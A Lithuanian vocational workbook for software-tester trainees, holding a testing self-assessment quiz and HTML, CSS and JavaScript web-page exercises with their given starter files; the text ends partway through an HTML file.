

**Programinės įrangos testuotojo modulinė profesinio mokymo programa, IV lygis**

**Teorinių ir praktinių užduočių**

**mokinio sąsiuvinis**

Teorinių ir praktinių užduočių mokinio sąsiuvinis parengtas įgyvendinant iš Europos Sąjungos struktūrinių fondų lėšų bendrai finansuojamą projektą „Lietuvos kvalifikacijų sistemos plėtra (I etapas)“ (projekto Nr. 09.4.1-ESFA-V-734-01-0001).

Teorinių ir praktinių užduočių mokinio sąsiuvinio (Programinės įrangos testuotojo modulinė profesinio mokymo programa, IV lygis) autoriai patvirtina, kad šiame teorinių ir praktinių užduočių mokinio sąsiuvinyje pateiktos užduotys nepažeis autorių, kurių kūriniai naudojami, teisių ir visa užduotims rengti ir iliustruoti naudota literatūra ir šaltiniai yra pateikti sąsiuvinio gale.

Teorinių ir praktinių užduočių mokinio sąsiuvinio autoriai:

Virginija Putnaitė

Laura Vaišnorė

Rita Daukšienė

Jaroslav Grablevski

Jolita Bačkienė

Justina Balsė

Konsultantai:

Renata Čičman

**Modulis „Ivadas į profesiją“**

## TESTAS ĮSIVERTINTI GEBĖJIMAMS PRIEŠ PRADEDANT MOKYTIS

1. Kaip manote, kodėl reikia testuoti programinę įrangą?

|  |
| --- |
|  |

1. Kaip manote, kokia testuotojo savybė yra svarbiausia?

|  |
| --- |
|  |

1. Parašykite, kaip testuotumėte žemiau pateiktą formą?

|  |  |
| --- | --- |
|  | Atsakymas: |

1. Išvardykite jums žinomas testuotojo roles ir atsakomybes.

|  |
| --- |
|  |

1. Kas klaidinga žemiau pateiktame paveiksliuke? Paaiškinkite.

|  |  |
| --- | --- |
|  | Atsakymas: |

1. Kuo skiriasi testavimas Agile komandose (arba Agile testavimas) nuo kitų?

|  |
| --- |
| Atsakymas: |

1. Įvardykite žemiau pateiktų veiklų privalumus.

|  |  |
| --- | --- |
| Testavimas (testų vykdymas): | Testų automatizavimas: |

1. Ar programuotojai turi testuoti? Paaiškinkite.

|  |
| --- |
| Atsakymas: |

1. Koks bus naujas sąskaitos balansas, jei pradinis balansas lygus. a) $212, b) $99?

|  |  |
| --- | --- |
| 01 if balance is less than $100  02 print "Insufficient funds"  03 else  04 issue $100 cash from machine  05 calculate new balance  06 print new balance | Atsakymas:  a)  b) |

1. Kuriais atvejais testavimą gali tekti pakartoti? Galimi keli teisingi atsakymai.
2. kai praėjo daug laiko nuo paskutinio testavimo;
3. kai sistemoje buvo atlikta pakeitimų;
4. kai testavimo rezultatai buvo nepatenkinami ir Sistema grąžinta gerinimui;
5. kai testavimo aplinka testavimo metu buvo labai nestabili.
6. Ar svarbūs prioritetai testavime? Kodėl?

|  |
| --- |
| Atsakymas: |

1. Kuriame iš žemiau pateiktų testavimo lygių testuotojai dalyvauja mažiausiai?
2. komponentų testavimas;
3. sistemos testavimas;
4. vartotojų priėmimo testavimas;
5. saugumo testavimas.
6. Ką daro žemiau pateiktas pseudo-kodas? Kiek skirtingų testų reikėtų šiam kodui ištestuoti?

|  |  |
| --- | --- |
|  | Atsakymas: |

1. Kiek reikia testavimo atvejų, kad ištestuotume visą funkcionalumą pavaizduotą schemoje?

|  |  |
| --- | --- |
|  | Atsakymas: |

1. Žemiau pateiktą kodą pavaizduokite schematiškai (kaip pvz. 14  klausime). Kiek testų reikia atlikti norint jį ištestuoti?

|  |  |
| --- | --- |
|  | Atsakymas: |

# Modulis „Nesudėtingos programinės įrangos kūrimas“


## Kompetencija. Projektuoti ir programuoti žiniatinklio puslapių vartotojo sąsajas.

### Mokymosi rezultatas. Pateikti internetinio puslapio turinį naudojant kompiuterinę žymėjimo kalbą.

#### *1 užduotis.* PATEIKITE TURINĮ HTML ŽYMĖJIMO KALBA (STRAIPSNIS).

UŽDUOTIES SĄLYGA: naudojant HTML antraščių, pastraipos, teksto formatavimo, nuorodų elementus, sukurkite tinklapį pagal pateiktą pavyzdį.

PAVYZDYS:



UŽDUOTYJE NAUDOJAMAS TEKSTAS:

boldas, pusjuodis, pastorintasis šriftas

Ar vartotinas žodis „boldas“?

Boldas – nevartotina svetimybė.

V. Dagienės, G. Grigo, T. Jevsikovos „Enciklopediniame kompiuterijos žodyne“ (Vilnius, 2008, p. 389) teikiamas terminas pusjuodis, angl. bold. Tai šrifto stilius, kai rašmenys, norint juos paryškinti, piešiami pastorintomis linijomis.

Kaip nevartotina svetimybė boldas vertinamas „Kalbos patarimuose“, siūlomi pakaitai: 1. pusjuodis; 2. pastorintasis (šriftas) (žr.: Kalbos patarimai. Kn. 4: Leksika: 1. Skolinių vartojimas, Vilnius, 2013, p. 19; pataisytas ir papildytas leidimas, Vilnius, 2005, p. 33).

Žymės: kompiuterija, leksika, neteiktina svetimybė

#### *2 užduotis.* PATEIKITE TURINĮ HTML ŽYMĖJIMO KALBA (KELIONIŲ AGENTŪRA).

UŽDUOTIES SĄLYGA: naudojant HTML antraščių, pastraipos, sąrašų ir kitus elementus, sukurti puslapį iš kelių tinklalapių, susietų nuorodomis.

**Reikalavimai:**

1. Failų pavadinimai: index.html, poilsines-keliones.html, kelioniu-datos.html.
2. Grafiniai vaizdai saugomi aplanke, pavadinimu IMG.

ATSKIRŲ TINKLAPIO PUSLAPIŲ TURINYS:

-----------------------------------------------------------------

**Kelionės**

* Paskutinė minutė
* Poilsinės kelionės
* Kelionių datos

**Paskutinė minutė**

Ispanija, Kosta Dorada



Paskutinės minutės atostogos Ispanijoje, Salou! Skrydis iš Vilniaus, bagažas, pervežimai ir 7 n. viešbutyje su pusryčiais ir vakarienėmis – 379 €!

**Išvykimo laikai:**

* Vilnius – Barselona 14:00 – 16:30
* Barselona – Vilnius 17:30 – 22:00

**Į kelionės kainą įskaičiuota:**

1. Skrydis Vilnius – Barselona – Vilnius;
2. Pervežimas oro uostas – viešbutis – oro uostas;
3. 20 kg registruojamas ir rankinis bagažai;
4. 7 n. apgyvendinimas pasirinktame viešbutyje su nurodytu maitinimo tipu.

-----------------------------------------------------------------

**Kelionės**

* Paskutinė minutė
* Poilsinės kelionės
* Kelionių datos

**Poilsinės kelionės**

Ispanija, Kosta Dorada



Paskutinės minutės atostogos Ispanijoje, Salou! Skrydis iš Vilniaus, bagažas, pervežimai ir 7 n. viešbutyje su pusryčiais ir vakarienėmis – 379 €! Plačiau...

Kreta



Rugsėjį keliauk į vaizdingąją Kretą! Skrydis iš Vilniaus, bagažas, pervežimai ir 7 n. viešbutyje su „viskas įskaičiuota“ – 499 €! Plačiau...

-----------------------------------------------------------------

**Kelionės**

* Paskutinė minutė
* Poilsinės kelionės
* Kelionių datos

**Kelionių datos**

|  |  |  |
| --- | --- | --- |
| **Data** | **Kryptis** | **Kaina** |
| Rugsėjo 18 - Rugsėjo 28 | Turkija | 345 € |
| Rugsėjo 20 - Rugsėjo 25 | Kipras | 299 € |

-----------------------------------------------------------------

#### *3 užduotis.* PATEIKTI TURINĮ HTML ŽYMĖJIMO KALBA (NAUJIENŲ SRAUTAS).

UŽDUOTIES SĄLYGA: naudojant HTML antraščių, pastraipos, sąrašų ir kitus elementus, sukurti vieno puslapio tinklalapį su vidinėmis nuorodomis. Tinklapio turinys: laisvas pasirinkimas.

**Reikalavimai:**

1. Failų pavadinimai: index.html;

2. Grafiniai vaizdai saugomi aplanke, pavadinimu IMG.

3. Turinį gaubti į struktūrinius elementus.

### Mokymosi rezultatas. Apipavidalinti internetinį puslapį naudojant pakopinius stilių šablonus ir karkasus.

#### *1 užduotis.* UŽRAŠYKITE CSS STILIAUS TAISYKLES (CSS SELEKTORIAI).

UŽDUOTIES SĄLYGA: naudojant skirtingas CSS selektorių kategorijas, aprašyti antraščių, pastraipų ir kt. elementų nurodytus stilius. Duoti failai:

1. HTML (index.html)

<html>

<head>

<meta charset="UTF-8">

<title>Selectors Exercise</title>

</head>

<body>

<h1>Selectors Exercise</h1>

<p>PARAGRAPH NOT INSIDE A DIV</p>

<div>

<p class="hello">I am a paragraph with a class</p>

<p id="special">I am a paragraph with an ID</p>

<h2>I am an awesome h2 </h2>

<h3>I am an awesome h3 </h3>

<p id="special2">Roof party yr hella synth, Wes Anderson narwhal four dollar toast before they sold out retro lo-fi. Austin iPhone pop-up farm-to-table, PBR McSweeney's ennui messenger bag distillery before they sold out Portland wolf fanny pack YOLO. Locavore slow-carb trust fund farm-to-table. Pinterest gastropub lo-fi, McSweeney's trust fund VHS shabby chic ugh Austin twee. Messenger bag banjo lumbersexual, whatever 3 wolf moon <span>XOXO (red)</span> normcore. Pug fanny pack 3 wolf moon, typewriter organic chia mustache scenester seitan shabby chic Blue Bottle salvia ugh iPhone. Fanny pack Williamsburg direct trade, cold-pressed disrupt flannel listicle health goth asymmetrical freegan mixtape street art pour-over whatever.</p>

</div>

<div>

<h2>Things I need to do </h2>

<ul>

<li>Walk Dog <input type="checkbox" checked> </li>

<li>Feed Dog <input type="checkbox" checked> </li>

<li>Wash Dog <input type="checkbox"></li>

</ul>

</div>

<div>

<h2 class="hello">I am another awesome h2 </h2>

<p>Cardigan Tumblr mlkshk, fap tilde 3 wolf moon Portland. Heirloom health goth taxidermy blog lo-fi selfies, post-ironic master cleanse fingerstache normcore. Kickstarter plaid twee, bespoke single-origin coffee sustainable lo-fi vinyl Pinterest pork belly <em>cronut skateboard</em> 3 wolf moon. Normcore single-origin coffee salvia, bespoke Austin swag Godard before they sold out kogi disrupt locavore. Lumbersexual Shoreditch Vice, artisan American Apparel master cleanse yr salvia vegan. Bespoke letterpress <span>XOXO</span> heirloom kale chips deep v four loko. Lomo sustainable put a bird on it trust fund post-ironic</p>

<p>I'm the second paragraph inside this div!</p>

</div>

<p>PARAGRAPH NOT INSIDE A DIV</p>

<div>

<h2>A less awesome h2 </h2>

<p>Roof party yr hella synth, Wes Anderson narwhal four dollar toast before they sold out retro lo-fi. Austin iPhone pop-up farm-to-table, PBR&B McSweeney's ennui messenger bag distillery before they sold out Portland wolf fanny pack YOLO. Locavore slow-carb trust fund farm-to-table. Pinterest gastropub lo-fi, McSweeney's trust fund VHS shabby chic ugh Austin twee. Messenger bag banjo lumbersexual, whatever 3 wolf moon XOXO normcore. Pug fanny pack 3 wolf moon, typewriter organic chia mustache scenester seitan shabby chic Blue Bottle salvia ugh iPhone. Fanny pack Williamsburg direct trade, cold-pressed disrupt flannel listicle health goth asymmetrical freegan mixtape street art pour-over whatever</p>

<p>One last paragraph here!</p>

<p> List inside a DIV</p>

<ul>

<li>Dog

<ul>

<li>Dog Dog</li>

<li>Dog Dog</li>

</ul>

</li>

<li> Cat </li>

<li> Mouse

<ul>

<li>Mouse Mouse</li>

<li>Mouse Mouse</li>

<li>Mouse Mouse</li>

</ul>

</li>

</ul>

</div>

<p>PARAGRAPH NOT INSIDE A DIV</p>

<p> List NOT inside a DIV</p>

<ul>

<li>Dog

<ul>

<li>Dog Dog</li>

<li>Dog Dog</li>

</ul>

</li>

<li> Cat </li>

<li> Mouse

<ul>

<li>Mouse Mouse</li>

<li>Mouse Mouse</li>

<li>Mouse Mouse</li>

</ul>

</li>

</ul>

</body>

</html>

2. CSS (style.css)

/\*

Style the HTML elements according to the following instructions.

WRITE ONLY CSS!

\*/

/\* Give the <body> element a background of lightgray\*/

/\* <body> elemento fono spalva: lightgray \*/

/\* Make the <h1> element purple \*/

/\* <h1> elemento spalva: purple \*/

/\* Make all <h2> and <h3> elements orange \*/

/\* Visų <h2> ir <h3> elementu spalva: orange\*/

/\* Make all the <p>'s that are nested inside of divs 25px font(font-size: 25px) \*/

/\* Visų <p> elementų, esančių <div> elemente, šrifto dydis: 25px \*/

/\* Give everything with the class 'hello' a white background\*/

/\* Visų elementų, turinčių klasę "hello", fono spalva: white\*/

/\* Give the element with id 'special' a 2px solid blue border \*/

/\* Elemento, turinčio id "special", rėmelis (border): 2px solid blue \*/

/\* Make the <span> element in <p> element with id 'special2' a 2px solid red border \*/

/\* <span> elemento, esančio <p> elemente su id "special2", rėmelis: 2px solid red \*/

/\* Change the style of multilevel list in <div> element: first level of list darkblue, second - pupple \*/

/\* Kelių lygių sąrašo, esančio div elemente, pirmojo lygmens spalva: darkblue, antrojo: pupple \*/

**Reikalavimai:**

1. HTML dokumente, HEAD dalyje, įterpti nuorodą į CSS failą.

2. CSS faile aprašyti stiliaus taisykles pagal reikalavimus.

#### *2 užduotis.* UŽRAŠYKITE CSS STILIAUS TAISYKLES (RECEPTAI).

UŽDUOTIES SĄLYGA: naudojant skirtingas CSS selektorių kategorijas, aprašyti antraščių, pastraipų ir kt. elementų nurodytus stilius. Duoti failai:

1. HTML (index.html)

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<title>Recipes</title>

</head>

<body>

<header class="container">

<h1>Recipes</h1>

<h3>Lorem ipsum dolor sit amet, consectetur adipisicing elit. </h3>

<nav>

<ul>

<li><a href="#">sandwiches</a></li>

<li><a href="#">cupcakes</a></li>

<li><a href="#">hot drinks</a></li>

</ul>

</nav>

</header>

<main>

<article>

<section class="container description">

<h3>Description</h3>

<p>This peanut butter and jelly sandwich is my favorite sandwich. It has the perfect balance of ingredients and looks great when made right.</p>

</section>

<section class="container">

<img src="https://image.flaticon.com/icons/png/512/63/63035.png" alt="sandwich" width="200" height="200">

<h3>Ingredients</h3>

<ul>

<li>2 slices of white bread</li>

<li>1 jar of grape jelly</li>

<li>1 jar of creamy peanut butter</li>

<li>A butter knife</li>

<li>A sharp knife</li>

<li>A cutting board</li>

</ul>

</section>

<section class="container description">

<h3>Directions</h3>

<ol>

<li>Lay both slices of bread next to each other on a cutting board.</li>

<li>With the butter knife, spread a 1/8 inch layer of peanut butter on the left side</li>

<li>On the right side, spread a 1/8 inch layer of jelly.</li>

<li>Carefully place the two halves together so that the jelly is on top.</li>

<li>With the sharp knife, carefully cut the sandwich in half.</li>

<li>Enjoy the PB&amp;J!</li>

</ol>

</section>

</article>

</main>

<footer class="container">

<nav>

<ul>

<li><a href="#">sandwiches</a></li>

<li><a href="#">cupcakes</a></li>

<li><a href="#">hot drinks</a></li>

</ul>

</nav>

<h5>Copyright &copy; 2008 — 2018 WEBMASTER. </h5>

</footer>

</body>

</html>

2. CSS (style.css)

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

    Numatytųjų naršyklės stiliaus taisyklių perrašymas

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

/\* Visos išorinės paraštės (margin) lygios 0 \*/

\* {

    margin:0;

}

/\* Šrifto tipo ir dydžio taisyklės visam tinklapiui \*/

body{

    font-family: 'Questrial', sans-serif;

    font-size: 12pt;

}

/\* Kelios klasės \*/

.description{

    background-color: #F3F3F3;

}

.container{

    padding: 30px 10px;

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

    Tinklapio antraštė

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

/\* header:

    fono spalva: #16A085,

    teksto - balta.

\*/

/\* <h1>, esantis <header> dalyje:

    tekstas: visos didžiosios raidės,

    vidinės paraštės (padding): 20px 0,

\*/

/\* <h3>, esantis <header> dalyje:

    tarpai tarp raidžių: 0,3 em

\*/

/\* <nav>, esantis <header> dalyje:

    viršutinis rėmelis: 2px dashed white;

    viršutinė vidinė paraštė: 20px;

\*/

/\* nuoroda, esanti <header> dalyje:

    spalva: balta;

    teksto pabraukimo nėra;

\*/

/\* sąrašas, esantis <header> dalyje:

    sąrašo ženklinimo nėra;

    visos vidinės paraštės lygios 0;

\*/

/\*

sąrašas išdėstytas eilutėje:

\*/

header nav li{

    display: inline-block;

    width: 150px;

}

/\* Pseudo klases nuorodoms, <header> dalyje \*/

/\* :link

    teksto spalva: balta;

\*/

/\* :visited

    teksto spalva: balta;

\*/

/\* :hover

    teksto spalva: balta;

    tesktas pabrauktas;

\*/

/\* :active

    teksto spalva: pilka;

\*/

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

    Tinklapio pagrindinė dalis | Main

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

/\* <h3>, esantis <article>:

    tekstas: visos didžiosios raidės;

    teksto spalva: #16A085;

    tarpai tarp raidžių: 0,3em;

\*/

/\* <ul>, esančio <article>:

    ženklinto sąrašo stilius: kvadratas;

\*/

/\* <ol>, esančio <article>:

    numeracijos stilius: mažosios romėniškos raidės;

    eilutės aukštis: 2;

\*/

/\* pirmoji <section>, esanti <main> dalyje:

    teksto lygiavimas: centruotas (center);

\*/

/\* paveiklas:

    rėmelis: 1px solid #16A085;

\*/

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

    Tinklapio baigiamoji dalis | footer

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

/\* <footer> dalys:

    teksto lygiavimas: centruotas;

    fono spalva: #16A085;

\*/

/\* nuorodos, esančio <footer>:

    teksto pabraukimo nėra;

    teksto spalva: balta;

\*/

/\* <h5>, esančio <footer> dalyje:

    viršutinės vidinė paraštė: 20px;

\*/

**Reikalavimai:**

1. HTML dokumente, HEAD dalyje, įterpti nuorodą į CSS failą.

2. CSS faile aprašyti stiliaus taisykles pagal reikalavimus.

#### *3 užduotis.* UŽRAŠYKITE CSS KLASES (PARAMETRAI „FLOAT“ IR „CLEAR“).

UŽDUOTIES SĄLYGA: įterpti į HTML dokumentą jau aprašytų klasių atributus. Duoti HTML (index.html) ir CSS (style.css) failai.

**Reikalavimai:**

1. HTML dokumente, HEAD dalyje, įterpti nuorodą į CSS failą.

2. HTML dokumente įterpti atitinkamų klasių atributus.

### Mokymosi rezultatas. Programuoti vartotojo užduočių vykdymą naudojant JavaScript kalbą.

#### *1 užduotis.* SUKURKITE TESTĄ, TIKRINANTĮ IR PATEIKIANTĮ TEISINGUS ATSAKYMUS.

UŽDUOTIES SĄLYGA: sukurti testą, įgyvendinti testo sprendimą ir rezultatų pateikimą.


**Reikalavimai:**

1. Naudoti objekto duomenų tipą testo klausimams, atsakymų variantams ir teisingam atsakymui aprašyti.

2. Aprašyti funkciją, įkeliančią klausimus į HTML dokumentą iš objekto.

3. Aprašyti funkciją, skaičiuojančią testo rezultatus.

**Pavyzdys:**



#### *2 užduotis.* SUKURKITE DINAMIŠKĄ SĄVOKŲ SĄRAŠĄ.

UŽDUOTIES SĄLYGA: sukurti dinamišką sąvokų sąrašą pagal pateiktą pavyzdį.

DUOTA:

1. index.html

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<meta name="viewport" content="width=device-width, initial-scale=1.0">

<meta http-equiv="X-UA-Compatible" content="ie=edge">

<title>WEB technologies</title>

</head>

<body>

<h1>WEB technologies</h1>

<div class="accordion">

<div class="accordion-header">HTML</div>

<div class="accordion-content">HTML is the standard markup language for creating Web pages.</div>

<div class="accordion-header">CSS</div>

<div class="accordion-content">CSS stands for Cascading Style Sheets.CSS describes how HTML elements are to be displayed on screen, paper, or in other media.</div>

<div class="accordion-header">JavaScript</div>

<div class="accordion-content">JavaScript is a scripting or programming language that allows you to implement complex things on web pages</div>

</div>

</body>

</html>

2. style.css

html {

min-height: 100%;

font-family: 'Nunito', sans-serif;

-webkit-font-smoothing: antialiased;

}

body {

background: linear-gradient(to bottom right, #56ab2f, #a8e063);

line-height: 1.5;

}

h1 {

font-weight: 200;

font-size: 3rem;

color: white;

text-align: center;

}

.accordion {

background: linear-gradient(to bottom right, white, #F8F8F8);

max-width: 400px;

background: white;

margin: 0 auto;

box-shadow: 0 15px 20px -15px rgba(0, 0, 0, 0.3), 0 35px 50px -25px rgba(0, 0, 0, 0.3), 0 85px 60px -25px rgba(0, 0, 0, 0.1);

}

.accordion-header {

border-bottom: 1px solid #DDE0E7;

color: #2a313a;

cursor: pointer;

font-weight: 700;

padding: 1.5rem;

}

.accordion-header:hover {

background: #F6F7F9;

}

.accordion-content {

display: none;

border-bottom: 1px solid #DDE0E7;

background: #F6F7F9;

padding: 1.5rem;

color: #4a5666;

}

.accordion-header::before {

content: '';

vertical-align: middle;

display: inline-block;

width: .75rem;

height: .75rem;

border-radius: 50%;

background-color: #B1B5BE;

margin-right: .75rem;

}

.active.accordion-header::before {

background-color: #d66d75 ;

}


**Reikalavimai:**

1. HTML dokumente užrašyti nuorodas į stiliaus ir skripto failus.

2. Naudojant selektorius, įvykius, metodus darbui su CSS klasėmis.

**Pavyzdys:**





*3 užduotis.* SUKURKITE IŠŠOKANTĮ LANGĄ (MODAL BOX).

UŽDUOTIES SĄLYGA: naudojant JavaScript, užrašyti skriptą, kuris atvertų informacinį lauką (Modal Box), kai yra paspaustas mygtukas „open“. Iššokantis langas užsidaro kai paspaudžiamas mygtukas „close“ arba nuspaustus klaviatūroje „Esc“.

DUOTA:

1. index.html

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<meta name="viewport" content="width=device-width, initial-scale=1.0">

<meta http-equiv="X-UA-Compatible" content="ie=edge">

<title>Modal jQuery</title>

</head>

<body>

<h1>Modal</h1>

<div class="overlay"></div>

<div class="modal">

<h2>Modal Box</h2>

<p>Lorem ipsum dolor sit amet consectetur adipisicing elit. Corrupti perspiciatis magnam eum sed similique rerum laboriosam amet adipisci explicabo ipsa.</p>

<button class="close">Close</button>

</div>

<button class="open">Open</button>

</body>

</html>

2. style.css

html {

min-height: 100%;

font-family: 'Nunito', sans-serif;

-webkit-font-smoothing: antialiased;

}

body {

background: linear-gradient(to bottom right, #30cfd0, #f6d365);

line-height: 1.5;

text-align: center;

}

h1 {

font-weight: 200;

font-size: 3rem;

color: white;

text-align: center;

}

.overlay {

position: fixed;

top: 0;

left: 0;

width: 100%;

height: 100%;

background: rgba(0, 0, 0, 0.5);

opacity: 0;

transition: .5s ease;

z-index: -1;

}

.overlay.active {

opacity: 1;

z-index: 2;

}

.modal {

max-height: calc(100% - 100px);

position: fixed;

top: 50%;

left: 50%;

max-width: 450px;

transform: translate(-50%, -50%);

color: #4a5666;

background: linear-gradient(to bottom right, white, #F8F8F8) !important;

box-shadow: 0 15px 20px -15px rgba(0, 0, 0, 0.3), 0 35px 50px -25px rgba(0, 0, 0, 0.3), 0 85px 60px -25px rgba(0, 0, 0, 0.1);

z-index: 3;

visibility: hidden;

opacity: 0;

transition: .5s ease;

}

.modal h2 {

margin: 0;

font-weight: 400;

padding: 1rem;

border-bottom: 1px solid #DDE0E7;

}

.modal p {

padding: 1rem;

}

.modal.active {

visibility: visible;

opacity: 1;

}

button {

display: inline-block;

background: rgba(10, 20, 30, .3);

border: 1px solid transparent;

color: white;

text-decoration: none;

font-size: 1.2rem;

padding: 1rem 2rem;

border-radius: 45px;

margin: .25rem 0;

vertical-align: middle;

line-height: 1;

overflow: visible;

white-space: nowrap;

cursor: pointer;

}

button:hover {

border: 1px solid rgba(255, 255, 255, .8);

color: white;

background: rgba(255, 255, 255, .1);

}

button.close {

margin: 0 0 1rem;

background: #FC6468;

}

button.close:hover {

border: 1px solid #FC6468;

color: #FC6468;

background: transparent;


}


**Reikalavimai:**

1. HTML dokumente užrašyti nuorodas į stiliaus ir skripto failus.

2. Naudojant selektorius, įvykius, metodus darbui su CSS klasėmis.

**Pavyzdys:**





*4 užduotis.* SUKURKITE DINAMIŠKĄ LENTELĘ SU GALIMYBE PRIDĖTI IR PAŠALINTI LENTELĖS EILUTES.

UŽDUOTIES SĄLYGA: užrašyti skriptą, kuris įgyvendintų tokį funkcionalumą: duomenis, esančius formos laukeliuose įrašytų į lentelę, o mygtukas po lentele leistų ištrinti pažymėtas lentelės eilutes.

DUOTA:

1. index.html

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="utf-8">

<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.2.1/css/bootstrap.min.css" integrity="sha384-GJzZqFGwb1QTTN6wy59ffF1BuGJpLSa9DkKMp0DgiMDm4iYMj70gZWKYbI706tWS"

crossorigin="anonymous">

<title>Add/Remove Table Rows Dynamically</title>

</head>

<body>

<div class="container">

<div class="row mt-5">

<div class="col-10 offset-1">

<form>

<div class="form-group">

<input type="text" id="name" placeholder="Name">

<input type="text" id="email" placeholder="Email Address">

<input type="button" class="add-row btn btn-info" value="Add Row">

</div>

</form>

<table class="table table-striped">

<thead class="bg-info">

<tr>

<th>Select</th>

<th>Name</th>

<th>Email</th>

</tr>

</thead>

<tbody>

<tr>

<td><input type="checkbox" name="record"></td>

<td>Name </td>

<td>name.surname@mail.com</td>

</tr>

</tbody>

</table>

<button type="button" class="delete-row btn btn-danger">Delete Row</button>

</div>

</div>

</div>

<script src="https://code.jquery.com/jquery-3.3.1.slim.min.js" integrity="sha384-q8i/X+965DzO0rT7abK41JStQIAqVgRVzpbzo5smXKp4YfRvH+8abtTE1Pi6jizo"

crossorigin="anonymous"></script>

<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.6/umd/popper.min.js" integrity="sha384-wHAiFfRlMFy6i5SRaxvfOCifBUQy1xHdJ/yoi7FRNXMRBu5WHdZYu1hA6ZOblgut"

crossorigin="anonymous"></script>

<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.2.1/js/bootstrap.min.js" integrity="sha384-B0UglyR+jN6CkvvICOB2joaf5I4l3gm9GU6Hc1og6Ls7i6U/mkkaduKaBhlAXv9k"

